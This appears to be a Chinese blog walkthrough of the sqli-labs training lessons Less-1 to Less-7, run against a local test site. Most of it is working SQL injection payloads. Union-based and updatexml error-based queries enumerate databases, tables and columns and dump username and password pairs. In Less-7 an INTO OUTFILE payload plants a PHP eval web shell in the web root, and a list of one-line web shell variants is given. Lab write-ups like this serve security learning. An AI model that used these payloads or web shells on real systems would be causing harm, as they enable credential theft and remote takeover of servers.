
2. 爆数据库名

```
payload: http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,database(),3--+
```

也可以以用


```
http://127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,group_concat(schema_name),3 from information_schema.schemata--+
```

爆所有数据库




3. 爆表名(换个库玩玩,爆一下day1中的表)

payload: `http://127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='day1'--+`



4. 爆字段名(flag表中的字段)


payload: `http://127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='flag'--+`



发现只有一个字段, 字段名也为flag

5. 爆内容

payload: `http://127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,flag,3 from day1.flag--+`




成功爆出flag, Game Over

如果想要爆数据库security, 操作与Less-1类似...

Game Over~~

Less-3 基于错误的GET单引号变形字符型注入


输入单引号,报错



根据报错信息单引号中的内容可猜测SQL语句为:


select * from 表名 where id=('1') ...

用布尔报错证明:



还是报错,加有括号())试试

payload: ?id=1') and 1=1--+



发现加括号后回显正常,证明猜想正确

也可以看看源码:(推荐做完题看源码,了解php传参语句,过滤语句)

```
30
31 $sql="SELECT * FROM users WHERE id=(' $id') LIMIT 0,1";
32 $result=mysql_query($sql);
33 $row = mysql_fetch_array($result);
34
```

源码显示结果也与猜想一致

然后就依次:

- 爆库
- 爆表
- 爆字段
- 爆内容

具体操作步骤同上面Less-1和Less-2

Less-4 基于错误的GET双引号字符型注入

与Less-3几乎一样，将payload中的单引号换做双引号就OK

Less-5 双注入GET单引号字符型注入


输入单引号,报错,输入两个单引号,正常回显,可判断此处存在注入
通过布尔进行验证猜想

payload1: ?id=1' and 1=1


payload2: ?id=1' and 1=2

发现and后面为真时,有回显,为假时无回显

- 为真时:



- 为假时:



不管如何深入测试,页面只显示"You are in...",以为是盲注,查看源码后才知,参数进去执行后的数据结果根本没打印,只要正确执行就打印"You are in..."

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

if($row)
{
echo '<font size="5" color="#FFFF00">';
echo 'You are in.....';
echo "<br>";
echo "</font>";
}
else
{

echo '<font size="3" color="#FFFF00">';
print_r(mysql_error());
echo "<br></font>";
echo '<font color= "#0000ff" font size= 3>';

}
}
else { echo "Please input the ID as parameter with numeric value";}
```

<https://blog.csdn.net/Lynx9528>

立马...还是没想到(原来是传说中的双注入)


双注入(双查询): 其实就是一个select语句中再嵌套一个select语句

极端的问题需要极端的手段来解决,既然无法正确显示,那就逆着来呗,给它整一个错误回显,把想要的内容同报错信息一起显示出来(所谓的报错注入...)

- 想法有了,实际操作呢?
别慌...先来了解常用几个报错函数:

updatexml() #MYSQL对XML文档数据进行查询和修改的XPATH函数.
extractvalue() #MYSQL对XML文档数据进行查询的XPATH函数.
floor() # MYSQL中用来取整的函数

payload: `?id=1' and updatexml(1,concat(0x7e,database()),0)--+`
其中concat: 把传进去的两个参数组合成一个完整的参数再打印出 0x7e为 ~ 的16进制(避免报错内容不被吃掉(也可用其他符号的16进制))



可以看出数据库信息和报错信息一起被回显 到页面


现在按注入顺序进行注入:

1. 爆库名

```
payload: ?id=1' and updatexml(1,concat(0x7e,database()),0)--+
```


2. 报表名

```
payload: ?id=1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security')),0)--+
```






由于报错只能一次显示一行,所以我们使用limit 逐次进行表名获取(也可以使用 group_concat(table_name)全部打印)

```
payload: ?id=1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 0,1)),0)--+
```



爆出数据库'security'中的第一个表'email'

接着爆后面的表,将limit 0,1 依次换成limit 1,1\ limit 2,1...




Welcome Dhakkan
XPath syntax error: '~users'

SQLI DUMB SERIES-5

https://blog.csdn.net/Lynx9528

依次爆出 第二个表为 'referers', 第三个表为 'uagents', 第四个表为 'users'

当开始爆下一个表的时候:



无回显, 说明当前数据库只有四个表


3. 爆表users中字段名

```
payload: ?id=1' and updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 0,1)),0)--+
```

操作同2, 依次爆出表users中的字段为'id, username, password' 三个字段

4. 爆字段username和password中的内容

```
payload: ?id=1' and updatexml(1,concat(0x7e,(select concat_ws(0x3a,username,password) from security.users limit 0,1)),0)--+
```



其他内容也是通过改变limit的值依次获取

Game Over~~

Less-6 双注入GET双引号字符型注入

操作流程同Less-5一模一样, 只需要将payload中的单引号换做双引号就OK, 此处不再赘述

Less-7 导出文件GET字符型注入

into outfile: 写入文件操作

前提:

1. 文件名必须是全路径(绝对路径)
2. 用户必须有写文件的权限
3. 没有对单引号'过滤


路径里面两个反斜杠\可以换成一个正斜杠/PHP 语句没有单引号的话, 必须转换成十六进制要是想省略单引号'的话, 必须转换成十六进制

常用一句话格式:

```
<?php eval(\$_POST["admin"]); ?>
<?php eval(\$_GET["admin"]); ?>
<?php @eval(\$_POST["admin"]); ?>
<?php phpinfo(); ?>
<?php eval($_POST["admin"]); ?>
有时候得写成
<?php eval(\\$_POST["admin"]); ?>
```

payload: ?id=-1')) union select 1,2,'<?php @eval(\$_POST["cmd"]);?>' into outfile
"C:\\phpStudy\\PHPTutorial\\WWW\\sqli-labs-master\\demo.php"--+


PS: <?php @eval(\$_POST["cmd"]);?>为一句话木马,这里不再赘述.

